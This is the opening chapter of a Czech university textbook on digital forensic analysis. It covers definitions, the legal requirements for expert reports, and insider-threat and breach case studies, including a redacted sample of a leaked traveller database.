Vysoká škola ekonomická v Praze

Úvod do digitální forenzní analýzy

Jiří Hološka

2023

Autor

Ing. Jiří Hološka, Ph.D.
Vysoká škola ekonomická v Praze, Katedra systémové analýzy

Oponent

Ing. Marián Svetlík

ISBN 978-80-245-2489-4

Obsah

Úvod

Digitální forenzní analýza (DFA), anglicky Digital Forensics, je vědní obor zkoumající elektronická zařízení a digitální data. Jedná se o jeden z nejmladších oborů forenzní vědy, přesto se s tímto oborem setkáváme již po dobu několika dekád. I přes své relativní mládí se, díky svým specifickým vlastnostem, tento vědní obor stále více prosazuje nejen v oblastech informační bezpečnosti, ale je stále častěji využíván pro soudní účely, neboť, jak plošně vzrůstá užívání IT technologií, které přestaly být doménou úzkého kruhu specialistů, vzrůstá počet případů, kdy IT technologie jsou používány k páchání rozličné trestné činnosti. Z pohledu kybernetické bezpečnosti je digitální forenzní analýza obor, který zahrnuje identifikaci, uchovávání, zkoumání a předkládání elektronických dat jako důkazů v právních úkonech a soudních řízeních. Hraje zásadní roli při vyšetřování kybernetických trestných činů, jako jsou hackerské útoky, ochrana intelektuálního vlastnictví, kybernetická šikana a krádeže identity, a také při řešení občanskoprávních sporů týkajících se elektronických dat. Digitální forenzní analytici používají specializované nástroje a postupy k obnově a analýze elektronických dat z celé řady zařízení, včetně počítačů, mobilních telefonů a serverů. Mohou být také vyzváni, aby vypovídali jako soudní znalci v soudních řízeních a poskytli náhled na technické aspekty případu.

V souvislosti s kybernetickou bezpečností lze digitální forenzní analýzu využít k identifikaci původu kybernetických útoků, určení rozsahu způsobených škod a shromáždění důkazů pro použití v soudním řízení.

Definice digitální analýzy existuje ve více formulacích, každá odpovídá profesnímu zaměření dané instituce, nebo reflektuje stav kdy byla definice uveřejněna.

Například Americký institut pro standardy a technologie (NIST), definuje forenzní analýzu v dokumentu NIST SP 800-86 následovně: *„Použití vědeckých poznatků při identifikaci, sběru, zkoumání a analýze dat při zachování integrity informací a přísného dodržení zásad pro manipulaci a nakládání se stopami“*[1].

Definice Amerického ministerstva obrany DoDD 5505.13E[2]: *„Ve svém nejužším pojetí se jedná o aplikaci vědního oboru výpočetních technologií a vyšetřovacích postupů zahrnujících zkoumání digitálních důkazů – dodržování zákonných podmínek pro zajišťování stop, dodržení zásad pro manipulaci a nakládání se stopami, ověřitelnost pomocí matematiky, používání ověřených nástrojů, opakovatelnost, reportování a případně podání znalecké výpovědi.“*

V Českém prostředí digitální forenzní analýzu definoval Ing. Marián Světlík v časopise Digital Forensic Journal následujícím způsobem: *„Digitální forenzní analýza je exaktní věda, která zkoumá procesy a zákonitosti vzniku, existence a zániku digitální informace a interpretuje tyto poznatky na objasňování dějů a procesů s tím souvisejících“*[3].

Každá z uvedených definic reflektuje požadavky dané organizace na způsob provedení a dokumentaci technické analýzy datových stop. Za předpokladu, že bude zajištěna integrita vstupních dat a legalita zajištění stop, pak závěry zkoumání bude možné obhájit v soudním řízení, nebo disciplinárním řízení komerční organizace.

[1] https://csrc.nist.gov/glossary/term/digital_forensics
[2] https://www.esd.whs.mil/Portals/54/Documents/DD/issuances/dodd/550513Ep.pdf?ver=2019-06-06-103505-737
[3] https://issuu.com/digitalforensicjournal/docs/dfj_2-2015_160405

1 Profesní uplatnění digitální forenzní analýzy

Digitální forenzní analýza se prolíná napříč celým spektrem profesních oblastí se zaměřením na informační bezpečnost. Technická analýza zůstává prakticky stejná pro všechny oblasti a jednotlivé role se liší v detailu zpracování reportů a v následné verifikaci dat. Znalecké zkoumání a interní vyšetřování vyžaduje nejvyšší úroveň detailů, jelikož na závěry zkoumání navazují právní kroky. Naopak týmy pro zvládání incidentů a Threat Intelligence týmy se soustředí na technickou část analýzy, kterou se snaží dokončit v co nejkratším čase.

1.1 Znalecké zkoumání

Externích analytiků v kriminalistické praxi se využívá zejména pro vypracování znaleckého posudku, odborného vyjádření, nebo ke kriminalisticko-technické činnosti.

Odborné vyjádření, je základní forma zkoumání, kterou mohou poskytovat i odborníci kteří nejsou zapsáni v seznamu znalců, dle § 105 Trestního řádu – 141/1961 Sb[4].

Znalecké zkoumání, nebo vypracování znaleckého posudku náleží primárně znalcům zapsaným v seznamu znalců, znalecké kanceláři nebo znaleckému ústavu. Výjimečně znalecké zkoumání provádí specialista, který byl jednorázově k vypracování přizván. Znalecká činnost se řídí zákonem Zákon č. 254/2019 Sb.[5] o znalcích, znaleckých kancelářích a znaleckých ústavech. Vypracování znaleckého posudku je proces spolupráce znalce a orgánů činných v trestním řízení.

Podmínky pro výkon znalecké činnosti jsou definovány v § 7 zákona č. 254/2019 Sb. a patří mezi ně například, bezúhonnost, bezdlužnost ve smyslu pravomocného rozhodnutí soudu o úpadku, nebo v posledních 3 letech nebyla udělena pokuta v přestupkovém řízení dle § 39–41 zákona č. 254/2019.

Zákon dále vyžaduje odbornost v oblasti, ve které má být osoba zapsána jako znalec a odpovídající materiálně technické zázemí.

Zadaní znaleckého posudku jasně definuje úkoly a otázky, které má znalec ve svém zkoumání vykonat a zodpovědět. Při definování otázek je nutné dodržet mimo jiné následující základní pravidla:

1) Otázky musí být jasně definované a musí odpovídat odbornosti znalce. Z toho vyplývá, že znalec přizvaný k technické analýze se bude vyjadřovat k technickým aspektům zkoumání, ale ekonomické otázky bude muset zodpovědět znalec zapsaný v seznamu znalců se zaměřením na ekonomii.
2) Otázky nesmí být formulovány způsobem, který by vyžadoval trestně-právní hodnocení.
3) Otázky nesmí znalci sugestivně podsouvat závěry zkoumání.

Znalecký posudek je technické vyjádření popisující zajištěné stopy, jejich stav z pohledu informačního obsahu, popis zkoumání a interpretaci nálezů a odpovědi na položené otázky.

Náležitosti znaleckého posudku jsou definovány v § 27 a § 28 zákona č. 254/2019 Sb. a vyhláškou Vyhláška č. 503/2020 Sb. o výkonu znalecké činnosti[6, 7].

[4] https://www.zakonyprolidi.cz/cs/1961-141#cast1
[5] https://www.zakonyprolidi.cz/cs/2019-254
[6] https://www.zakonyprolidi.cz/cs/2020-503
[7] https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=c&id=39001

1) Znalecký posudek se podává v listinné podobě nebo, souhlasí-li s tím zadavatel, v elektronické podobě. Lze jej podat též ústně do protokolu.
2) Podává-li se znalecký posudek v listinné podobě, musí být každé jeho vyhotovení vlastnoručně podepsané a musí být připojen otisk znalecké pečeti. Podává-li se znalecký posudek v elektronické podobě, musí být každé jeho vyhotovení podepsáno kvalifikovaným elektronickým podpisem, musí být připojen certifikát pro elektronický podpis, na kterém je kvalifikovaný elektronický podpis založen, a který obsahuje jméno znalce nebo název znalecké kanceláře nebo znaleckého ústavu a označení „znalec“, „znalecká kancelář“ nebo „znalecký ústav“, a musí být opatřen kvalifikovaným elektronickým časovým razítkem. Certifikát, na kterém je založeno elektronické časové razítko, musí mít platnost nejméně 5 let ode dne vyhotovení znaleckého posudku.
3) Znalec má povinnost vyhotovit stejnopis znaleckého posudku podaného v listinné podobě a uchovat jej nejméně po dobu 10 let ode dne podání znaleckého posudku. Znalec má povinnost uchovat znalecký posudek podaný v elektronické podobě se všemi náležitostmi podle odstavce 2 nejméně po dobu 10 let ode dne podání znaleckého posudku.
4) Způsob provedení znaleckého úkonu a náležitosti znaleckého úkonu, užívání znalecké pečeti a znalecké doložky stanoví ministerstvo vyhláškou 503/2020 Sb.

Podaný znalecký posudek musí být úplný, pravdivý a přezkoumatelný.

Znalecký posudek musí obsahovat tyto náležitosti:

a) Titulní stranu
   - Obsahuje identifikaci znalce, znalecké kanceláře, nebo znaleckého ústavu.
   - Identifikaci zadavatele a jednací číslo, účel posudku.

b) Zadání
   - Cíle zkoumání a otázky, které předkládá zadavatel k vypracování.
   - Účel posudku, jak budou výsledky posudku použity.
   - Okolnosti zadaní, faktory omezující důvěryhodnost zajištěných stop. (zařízení patří specialistovy na IT bezpečnost, předpokládá se používání šifrovaní a anti-forenzních postupů)

c) Výčet podkladů
   - Seznam zajištěných stop předaných k analýze.
     - Jedná se o popis zajištěných stop a jejich fyzický a informační stav, důvodem je přezkoumatelnost, kdy je nutné jasně popsat podklady které měl znalec k dispozici a v jakém stavu se stopy nacházely.
   - Citace posuzovaných listinných příloh.

d) Nález
   - Obsahuje popis zkoumané skutečnosti, představuje informace získané ze zajištěných stop a jakým způsobem jsou relevantní k zodpovězení zadaných otázek.

e) Posudek
   - Analýza jednotlivých artefaktů, popis způsobu, jak byla data analyzovaná.
   - Výsledky jednotlivých artefaktů.
   - Chronologický způsob analýzy stop, který vedl k získání zájmových informací.

f) Odůvodnění v rozsahu umožňujícím přezkoumatelnost znaleckého posudku
   - Interpretace výsledků v souvislostech pro zodpovězení odborných otázek.

- Korelace rámcových výsledků do ucelených závěrů relevantních k zadaným otázkám.
- Kontrola postupu definuje rámcové postupy analýzy a použité nástroje, tak aby bylo možné provést revizi nálezů a posudku.
- Relevantní informace potřebné ke správné interpretaci odpovědí, popřípadě skutečnosti omezující platnost výsledků šetření.

g) Závěr
- Obsahuje kopii zadaných otázek.
- Odpovědi na zadané otázky ve formě tvrzení, bez dalšího odůvodnění.
- Informace a důvody přibrání konzultantů.
- Obsahuje znaleckou doložku, která identifikuje seznam znalců a obor ve kterém je znalec zapsán.
- Číslo/identifikace znaleckého posudku pod níž je posudek zapsán ve znaleckém deníku.
- Znaleckou pečeť, nebo kvalifikovaný elektronický podpis.

Kriminalisticko-technická a konzultační činnost

Kriminalisticko-technická činnost je primárně v dikci „Odboru kriminalistické techniky a expertiz“ (OKTE) Policie ČR, která využívá specializované kriminalistické techniky k zajištění stop při domovních prohlídkách, osobních prohlídkách, prohlídkách jiných prostor a pozemků.

V závislosti na pracovním vytížení jednotlivých oddělení OKTE je běžné, že se v roli techniků účastní domovních prohlídek znalci a technici znaleckých ústavů. Role externích analytiků je při kriminalisticko-technické činnosti zaměřena čistě na zajišťování stop, nebo vytváření forenzních kopií datových nosičů.

S konzultační činností se naopak můžeme setkat při plánování domovních prohlídek, kdy jsou definovány optimální způsoby a podmínky pro zajištění stop, které mohou být kryptograficky chráněny, nebo mohou existovat pouze za specifických okolností. Vychází se z předpokladu, že zajištění stop s výhodou momentu překvapení může být provedeno pouze jednou.

1.2 Internal (Insider) Threat Investigation

Vyšetřování interních hrozeb je doménou komerčních organizací, které si v konkurenčním prostředí musí chránit svoje duševní a průmyslové vlastnictví, know-how, informace o klientech, nebo jakékoliv jiné informace, které jsou přímo nebo nepřímo využívány k získání konkurenční výhody a finančního zisku.

The National Cybersecurity and Communications Integration Center (NCCIC) definuje interní hrozbu jako „současného nebo bývalého zaměstnance, dodavatele nebo jiného obchodního partnera, který má, nebo měl oprávněný přístup k síti, systému nebo datům organizace“ a toto oprávnění zneužívá. Tyto hrozby, zahrnující vše od sabotáže až po získání konkurenční výhody, mohou být důsledkem zneužití přístupu, krádeže majetku nebo dokonce pouhého špatného zacházení se zařízeními či pověřeními.[8]

Jedná se tedy o jedince nebo dodavatele s lokální znalostí společnosti, jejichž autorizovaný přístup je vědomě nebo i nevědomě zneužit k získání a exfiltraci zájmových dat.

[8] https://www.cisa.gov/insider-threat-mitigation

V praxi se obvykle setkáváme s třemi skupinami uživatelů:

- Nespokojený/zákeřný uživatel.
- Nedbalý uživatel.
- Infiltrátor.

1.3 Nespokojený/zákeřný uživatel

- Zaměstnanci ve výpovědní lhůtě nebo zaměstnanci rozhodnutí podat výpověď. Jejich cílem je si ze stávající práce odnést materiály, kontakty nebo know-how které jim pomůže v nové práci.
- Sabotáž infrastruktury bývalým zaměstnancem s aktivním přístupem do počítačových systémů.
- Zaměstnanci s přístupem k firemním zařízením a prostředkům jejichž provoz lze zpeněžit nebo jinak zneužít k osobním potřebám.

Příklad krádeže obchodního tajemství:

Případ Anthonyho Levandowskiho ukazuje situaci, kdy si odcházející uživatel z firmy odnese dokumenty a know-how z projektu na kterém pracoval, nebo ke kterým měl přístup. Levandowski po odchodu z Google, kde pracoval na vývoji technologií autonomních vozidel, založil vlastní společnost Otto, která byla následně převzata firmou Uber.

Uber touto akvizicí dohnal několikaletý náskok Googlu v oblasti samořiditelných aut. Google následně žaloval Uber i Levandowskiho za zneužití nelegálně získaného obchodního tajemství. Googlu byla soudně přiřknuta náhrada škod ve výši 179 milionů USD, kterou z větší části zaplatil Uber, přesná částka není známa[9].

Příklad sabotáže:

Zaměstnanec společnosti Cisco Systems byl odsouzen k pokutě 15 000 USD a 2 letům vězení poté, co 5 měsíců po ukončení pracovního poměru přistoupil k infrastruktuře aplikace WebEx Teams provozované v Amazon Web Services a smazal 456 virtuálních serverů. Náklady na obnovení provozu byly vyčísleny na 1.4 milionu USD a další milion USD byl vyplacen zákazníkům jako odškodnění za nedostupnost služby.[10]

Případ Hana Binga[11]. Bing byl IT administrátor pro čínského zprostředkovatele nemovitostí Lianjia, který byl odsouzen k sedmi letům vězení za neautorizovaný přístup k databázovému systému a jeho kompletní vymazání. To mělo za následek okamžité ochromení chodu společnosti. Obnova dat databázového systému stála společnost Lianjia přibližně 30 000 USD, nepřímé ztráty způsobené pozastavením poskytování služeb nebyly zveřejněny.

Příklad zneužití firemní infrastruktury:

Provozování soukromých internetových služeb a peer-to-peer služeb bylo na prvním místě z pohledu zneužívání firemní IT infrastruktury. Situace se rychle změnila s růstem oblíbenosti kryptoměn. Těžení

[9] https://techcrunch.com/2022/02/15/inside-the-uber-and-google-settlement-with-anthony-levandowski
[10] https://www.justice.gov/usao-ndca/pr/san-jose-man-sentenced-two-years-imprisonment-damaging-cisco-s-network
[11] https://www.bleepingcomputer.com/news/security/angry-it-admin-wipes-employer-s-databases-gets-7-years-in-prison/

kryptoměn je jedním z primárních cílů u externích útočníků a stejně tak roste zájem u interních uživatelů, kteří se pokoušejí těžit kryptoměny na firemních laptopech v horším případě na serverové infrastruktuře.

Skupina jaderných vědců z All-Russian Research Institute of Experimental Physics (RFNC-VNIIEF) se pokusila obejít bezpečnostní opatření a připojit k internetu nejvýkonnější ruský superpočítač a využít ho k těžbě Bitcoinu. Ruský superpočítač byl v roce 2011 mezi top 15 nejvýkonnějšími výpočetními zařízeními na světě. Pokus o zneužití vědeckého zařízení, byl rychle odhalen a skupina vědců byla zatčena agenty Federal Security Service (FSB)[12, 13].

1.4 Nedbalý uživatel

Tato kategorie pokrývá neúmyslné činy celého uživatelského spektra od běžných uživatelů, softwarových vývojářů až po systémové administrátory.

Mezi nejběžnější případy patří:

- Ponechání zařízení bez dozoru ve veřejných prostorech nebo v kufru auta.
- Nezamykání obrazovky a umožnění přístupu třetím osobám, zejména z okruhu kolegů, rodiny nebo spolubydlících.
- Instalace neautorizovaného softwarového vybavení.
- Neúmyslné zveřejnění zdrojových kódů v online repositáři nebo nástroji pro správu verzí vyvíjeného kódu.
- Uveřejnění zdrojového kódu obsahující aktivní uživatelské účty a hesla nebo autentizační záznamy k API rozhraní.
- Konfigurační chyby u služeb přístupných z internetu.

U nedbalostních incidentů platí přímá úměra mezi uživatelskými oprávněními a následným dopadem na společnost a její data. Nejzávažnější incidenty jsou způsobeny privilegovanými uživateli, tedy uživateli s rozsáhlými oprávněními (administrátoři) k datovým zdrojům, ale i k serverovým aplikacím.

Příkladem chyby administrátorů může být objevení nezabezpečené databáze obsahující informace o více jak 106 milionů turistů, kteří navštívili Thajsko mezi lety 2011–2021[14, 15]. Databáze o velikosti 200 GB obsahovala informace jako je jméno, datum příjezdu, pohlaví, číslo cestovního dokladu, informace o vízech a další.

Jen pár měsíců před zmíněným nálezem databáze návštěvníků Thajska, byla objevena nezabezpečená databáze organizace zajišťující pomoc s vyřizováním víz při cestě do Indie. Tato databáze oproti předešlému případu obsahovala i fotografie žadatelů, fotokopii cestovního dokladu, rodné číslo, vzdělání, datum narození, doručovací adresu, národnost.

Nechráněné databázové záznamy s osobními daty jsou v oblasti počítačové kriminality placeny zlatem, zejména pokud databáze obsahuje i uživatelský profil se jménem a heslem. Kombinace osobních údajů, emailových adres, slabých hesel nebo hesel používaných na více platformách je pro útočníky nejjednodušší způsob, jak si přisvojit cizí identitu. Následky mohou být pro poškozeného člověka devastující ať

[12] https://www.bleepingcomputer.com/news/cryptocurrency/russian-nuke-scientists-ukrainian-professor-arrested-for-bitcoin-mining/
[13] https://coingeek.com/russian-scientists-busted-unauthorized-crypto-mining/
[14] https://www.infosecurity-magazine.com/news/data-of-106-million-visitors-to/
[15] https://www.comparitech.com/blog/information-security/thai-traveler-data-leak/


už ze sociálního pohledu, kdy je poškozena jeho dobrá pověst, nebo finanční ztráta, kdy poškozený zjistí že na jeho osobní informace je zřízen bankovní úvěr nebo kreditní karta.

_id	score ▲	efirstnm	emiddlenm	efamilynm	countenm	counttnm	sex	passportno	visatypetnm	tm6no	relationshi
E [redacted]	2017-11-05 19:48:38	1	LI [redacted]	m [redacted]	H [redacted]	THE PEOPLE'S REPUBLIC OF CHINA	สาธารณรัฐประชาชนจีน	F	E [redacted]	null	n [redacted]	มิตรอาศัย
G [redacted]	2020-12-27 14:30:04	1	NE [redacted] IN	m [redacted]	M [redacted]	THE KINGDOM OF BELGIUM	ราชอาณาจักรเบลเยี่ยม	M	G [redacted]	null	n [redacted]	มิตรอาศัย
2 [redacted]	2017-11-05 19:48:38	1	FE [redacted]	m [redacted]	J [redacted]	THE KINGDOM OF DENMARK	ราชอาณาจักรเดนมาร์ก	F	2 [redacted]	null	n [redacted]	มิตรอาศัย
A [redacted]	2020-12-27 14:42:39	1	YE [redacted]	m [redacted]	K [redacted]	MALAYSIA	มาเลเซีย	M	A [redacted]	null	n [redacted]	มิตรอาศัย
4 [redacted]	2017-11-06 08:11:03	1	KA [redacted]	m [redacted]	A [redacted]	THE UNITED KINGDOM OF GREAT BRITAIN	สหราชอาณาจักร	F	4 [redacted]	ม.30	L [redacted]	มิตรอาศัย
2 [redacted]	2020-12-27 15:14:18	1	BA [redacted]	m [redacted]	S [redacted]	THE FRANCE REPUBLIC	สาธารณรัฐฝรั่งเศส	M	2 [redacted]	คนอยู่ชั่วคราว (NON-90)	D [redacted]	มิตรอาศัย
1 [redacted]	2017-11-05 19:48:38	1	EL [redacted]	m [redacted]	H [redacted]	THE FRANCE REPUBLIC	สาธารณรัฐฝรั่งเศส	M	1 [redacted]	null	n [redacted]	มิตรอาศัย
T [redacted]	2020-12-27 15:15:44	1	SE [redacted]	m [redacted]	K [redacted]	JAPAN	ญี่ปุ่น	M	T [redacted]	คนอยู่ชั่วคราว (NON-90)	n [redacted]	มิตรอาศัย
A [redacted]	2017-11-05 19:48:38	1	ES [redacted]	m [redacted]	B [redacted]	THE ITALIAN REPUBLIC	สาธารณรัฐอิตาลี	F	A [redacted]	null	n [redacted]	มิตรอาศัย
5 [redacted]	2020-12-27 15:19:20	1	RI [redacted]	JE [redacted]	T [redacted]	THE UNITED STATES OF AMERICA	สหรัฐอเมริกา	M	5 [redacted]	คนอยู่ชั่วคราว (NON-90)	A [redacted]	มิตรต่ำ
E [redacted]	2017-11-06 08:11:04	1	YA [redacted]	m [redacted]	Y [redacted]	THE PEOPLE'S REPUBLIC OF CHINA	สาธารณรัฐประชาชนจีน	F	E [redacted]	นักท่องเที่ยว (60 วัน)	K [redacted]	มิตรอาศัย
G [redacted]	2020-12-27 15:19:20	1	ZH [redacted]	m [redacted]	D [redacted]	THE PEOPLE'S REPUBLIC OF CHINA	สาธารณรัฐประชาชนจีน	F	G [redacted]	นักท่องเที่ยว (60 วัน)	n [redacted]	มิตรต่ำ
K [redacted]	2017-11-06 08:11:04	1	YA [redacted]	YA [redacted]	N [redacted]	CHINA-HONG KONG	ฮ่องกง	F	K [redacted]	ม.ต.30	C [redacted]	มิตรอาศัย
8 [redacted]	2020-12-27 15:19:20	1	MO [redacted]	ZA [redacted]	H [redacted]	THE PEOPLE'S REPUBLIC OF CHINA	สาธารณรัฐประชาชนจีน	M	8 [redacted]	นักท่องเที่ยว (60 วัน)	n [redacted]	มิตรต่ำ
P [redacted]	17-11-05 19:48:57	1	JO [redacted]	m [redacted]	L [redacted]	THE PORTUGAL REPUBLIC	สาธารณรัฐโปรตุเกส	F	P [redacted]	ม.30	n [redacted]	มิตรอาศัย
T [redacted]	2020-12-27 15:19:20	1	TA [redacted]	m [redacted]	K [redacted]	JAPAN	ญี่ปุ่น	M	T [redacted]	นักท่องเที่ยว (60 วัน)	n [redacted]	มิตรต่ำ
C [redacted]	017-11-05 19:48:57	1	NU [redacted]	m [redacted]	V [redacted]	THE PORTUGAL REPUBLIC	สาธารณรัฐโปรตุเกส	M	C [redacted]	ม.30	n [redacted]	มิตรอาศัย
5 [redacted]	2020-12-27 16:07:42	1	DE [redacted]	LA [redacted]	C [redacted]	THE UNITED STATES OF AMERICA	สหรัฐอเมริกา	M	5 [redacted]	คนอยู่ชั่วคราว (NON-90)	D [redacted]	มิตรอาศัย
K [redacted]	2017-11-06 08:11:04	1	OI [redacted]	CE [redacted]	Y [redacted]	CHINA-HONG KONG	ฮ่องกง	F	K [redacted]	ม.ต.30	C [redacted]	มิตรอาศัย
5 [redacted]	2020-12-27 16:07:42	1	DA [redacted]	AL [redacted]	C [redacted]	THE UNITED STATES OF AMERICA	สหรัฐอเมริกา	F	5 [redacted]	คนอยู่ชั่วคราว (NON-90)	JE [redacted]	มิตรอาศัย
4 [redacted]	2017-11-05 22:54:10	1	DA [redacted]	CE [redacted]	V [redacted]	THE UNITED STATES OF AMERICA	สหรัฐอเมริกา	M	4 [redacted]	ม.30	L [redacted]	มิตรอาศัย
5 [redacted]	2020-12-27 16:07:42	1	RH [redacted]	KA [redacted]	ACE C [redacted]	THE UNITED STATES OF AMERICA	สหรัฐอเมริกา	F	5 [redacted]	คนอยู่ชั่วคราว (NON-90)	JO [redacted]	มิตรอาศัย
M [redacted]	2017-11-06 08:11:04	1	JE [redacted]	m [redacted]	C [redacted]	THE REPUBLIC OF KOREA	สาธารณรัฐเกาหลี	F	M [redacted]	ม.ต.90	JA [redacted]	มิตรอาศัย
M [redacted]	2020-12-27 16:44:37	1	MI [redacted]	m [redacted]	I [redacted]	JAPAN	ญี่ปุ่น	F	M [redacted]	คนอยู่ชั่วคราว 1 ปี (NON-1 YEAR)	IT [redacted]	มิตรอาศัย
J [redacted]	2017-11-05 22:54:10	1	PA [redacted]	G [redacted]	C [redacted]	THE FRANCE REPUBLIC	สาธารณรัฐฝรั่งเศส	M	J [redacted]	ม.30	JE [redacted]	มิตรอาศัย
M [redacted]	2020-12-27 16:49:47	1	RY [redacted]	m [redacted]	K [redacted]	JAPAN	ญี่ปุ่น	M	M [redacted]	null	n [redacted]	มิตรอาศัย
M [redacted]	2017-11-06 08:11:04	1	SO [redacted]	m [redacted]	K [redacted]	THE REPUBLIC OF KOREA	สาธารณรัฐเกาหลี	F	M [redacted]	ม.ต.90	JA [redacted]	มิตรอาศัย
T [redacted]	7.2020-12-27 16:49:47	1	MA [redacted]	m [redacted]	K [redacted]	JAPAN	ญี่ปุ่น	F	T [redacted]	null	n [redacted]	มิตรอาศัย
5 [redacted]	2017-11-05 22:54:10	1	WI [redacted]	JO [redacted]	T [redacted]	THE UNITED STATES OF AMERICA	สหรัฐอเมริกา	M	5 [redacted]	ม.30	L [redacted]	มิตรอาศัย

Obrázek 1 - Ukázka informací z databáze [16]

Krádež identity je způsob, jakým útočník skryje vlastní identitu při komunikaci se státní správnou nebo komerčními subjekty. Útočník tak může vystupovat jménem oběti např. za účelem zřízení služeb u finančních institucí v podobě půjček nebo kreditních karet, případně přímo s cílem převodu peněz z bankovního účtu oběti. Ukradená identita umožní útočníkovi získat detailní informace o oběti, a to včetně zdravotních záznamů, finanční situace, záznamů v trestním rejstříku a podobně. Cílem krádeže identity může být i parazitování nebo násilné převzetí online účtů, případně využití kontaktů a uživatelské základny daného sociálního účtu k propagaci například phishingového útoku. Útočník může také požadovat výkupné výměnou za vrácení účtu.

Sdílení stejné identity útočníkem a obětí vystavuje útočníka možnosti odhalení, například ze záznamů o přihlášení k účtu nebo z výpisu banky. Tento problém byl vyřešen pomocí takzvaných syntetických identit. Jedná se o situaci, kdy útočník vytvoří identitu pod falešným jménem, ale propojí jí s ukradenými údaji reálných osob, tím dojde k oddělení obou identit ve smyslu vlastního účtu v bance nebo poskytovatele služeb, ale falešná identita zdědí historii a důvěryhodnost ukradené identity.



Obrázek 2 - Vizualizace rozdílu mezi, ukradenou identitou a falešnou syntetickou identitou[17]

Je zřejmé že i neúmyslná chyba jednotlivce u poskytovatele služeb v online prostředí má potenciál poškodit značné množství osob, aniž by sami poškození v celém procesu měli aktivní roli.

[16] https://cdn.comparitech.com/wp-content/uploads/2021/09/story1-scaled.jpg
[17] https://fedpaymentsimprovement.org/wp-content/uploads/frs-synthetic-identity-payments-fraud-white-paper-july-2019.pdf

1.5 Infiltrátor

Infiltrátorem je útočník, který využívá získané platné přístupové informace k průniku do organizace. Mezi nejčastěji využívané způsoby získání platných přístupových údajů patří:

1) Únik z nezabezpečených databází v kombinaci se slabým nebo nešifrovaným heslem účtu aktivního uživatele, či získání starého ne-deaktivovaného účtu.
2) Získání přístupových údajů v rámci průniku do informačního systému třetí strany, jako jsou dodavatelé služeb, kontraktoři, obecně články dodavatelského řetězce.

Útoky na informační systémy dodavatelů, kontraktorů a poskytovatelů služeb pro státní organizace, vědecká a vývojová centra, je taktika cílená na nejslabší článek dodavatelského řetězce.

V březnu 2020, bylo publikováno několik článků o ransomwarovém útoku na americkou společnost Visser Precision, LLC [18, 19]. Společnost je zaměřena na přesnou výrobu součástek pro automobilový, letecký a vesmírný průmysl. Za útokem stála skupina distribuující ransomware DoppelPaymer[20]. Cílem útoku bylo ukrást a zašifrovat interní dokumenty a následně vyžadovat výkupné pod hrozbou zveřejnění dokumentů v nešifrované formě a jejich poskytnutí volně ke stažení. Mezi poškozenými odběrateli byly společnosti Lockheed Martin, General Dynamics, Boeing, SpaceX a Tesla, jejichž dokumenty se objevily jako důkaz o pravosti ukradených dokumentů.

V situaci, kdy jsou uživatelská jména a hesla získána z nechráněných zdrojů, může být útok na cílovou organizaci čistě oportunistický, kdy útočník využije pravděpodobně dočasný přístup k systémům nové organizace. Proto je vždy vhodné auditovat dodavatelské přístupy k interním systémům a v případě zjištění bezpečnostního incidentu u dodavatele přístupové údaje dočasně zneplatnit a nové předat pomocí zabezpečeného komunikačního kanálu po ověření, že se organizace z daného incidentu již zotavila (takové ověření ovšem může být velice obtížné).

Colonial Pipline[21] je americká společnost spravující produktovody pro distribuci benzinu a leteckého paliva z Houstonu do New Yorku. 7. května 2021 byly průmyslové řídící jednotky distribučního potrubí napadeny ransomwarovým útokem, ke kterému se později přihlásila skupina DarkSide spolu s požadavkem na zaplacení 75 bitcoinů (4.4 milionů USD). Výsledkem útoku bylo omezení dodávek pohonných hmot po dobu pěti dní a vyhlášení nouzového stavu v 17 státech USA.

Vyšetřováním bylo zjištěno že skupina DarkSide získala přístup do VPN sítě Colonial Pipeline již 24. dubna, a to za pomoci uniklého hesla k VPN účtu. Účet již nebyl aktivně využíván, ale zároveň nebyl zrušen. Absence multifaktorové ochrany účtu umožnila útočníkům získat přímý přístup do sítě.

Kompromitované heslo stálo i za průnikem skupiny LAPSUS$ do systému telekomunikační firmy T-Mobile[22]. Útočníkům se podařilo získat přístup do zákaznického systému Atlas, se kterým bylo možné vydávat nové SIM karty navázané na účty existujících zákazníků (SIM card swap attack)[23].

SIM card swap attack, je jednou z možných metod, jak překonat multifkatorovou autentizaci k online účtům, a to včetně internetového bankovnictví.

---

[18] https://www.forbes.com/sites/daveywinder/2020/03/02/lockheed-martin-spacex-and-tesla-caught-in-cyber-attack-crossfire/
[19] https://www.ciodive.com/news/Visser-Precision-ransomware-breach/573276/
[20] https://www.crowdstrike.com/blog/doppelpaymer-ransomware-and-dridex-2/
[21] https://www.bloomberg.com/news/articles/2021-06-04/hackers-breached-colonial-pipeline-using-compromised-password
[22] https://thehackernews.com/2022/04/t-mobile-admits-lapsus-hackers-gained.html
[23] https://www.yubico.com/resources/glossary/sim-swap/

Dále útočníci získali přístup do komunikačního nástroje Slack a repozitáře zdrojových kódů Bitbucket ze kterého ukradli přes 300 000 řádků zdrojového kódu.

1.6 Zvládání bezpečnostních incidentů

Bezpečnostní incident je událost s přímým dopadem na fungování organizace, která vyžaduje okamžitou reakci a minimalizaci následků (dopadů) vzniklé situace. Bezpečnostní incidenty mají různé formy, ale obecně cílí na dostupnost, integritu a důvěrnost dat a systémů.

